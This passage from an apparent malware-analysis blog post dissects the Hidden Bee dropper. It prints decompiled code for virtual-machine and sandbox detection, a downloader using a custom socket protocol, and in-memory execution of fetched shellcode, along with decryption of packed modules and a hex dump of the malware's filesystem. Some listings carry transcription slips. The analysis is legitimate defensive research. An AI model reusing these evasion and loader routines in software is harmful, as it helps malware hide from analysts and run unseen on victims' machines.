80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
    closesocket(v6[13]);
}
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = _func_name[1];
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *) (int (__stdcall *) (_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep)(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *) (signed int, signed int))functions_list[2])(8, 12);
    v18 = (_DWORD *)((int (__stdcall *) (int))functions_list[3])(v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060F	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C+..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...380..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@0.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@0.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA0..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@0.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E@..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..hA0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....hA
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0f0d0a0R0Pz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

### **Even more hidden**

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.

---

Source: <https://blog.malwarebytes.com/threat-analysis/2019/08/the-hidden-bee-infection-chain-part-1-the-stegano-pack/>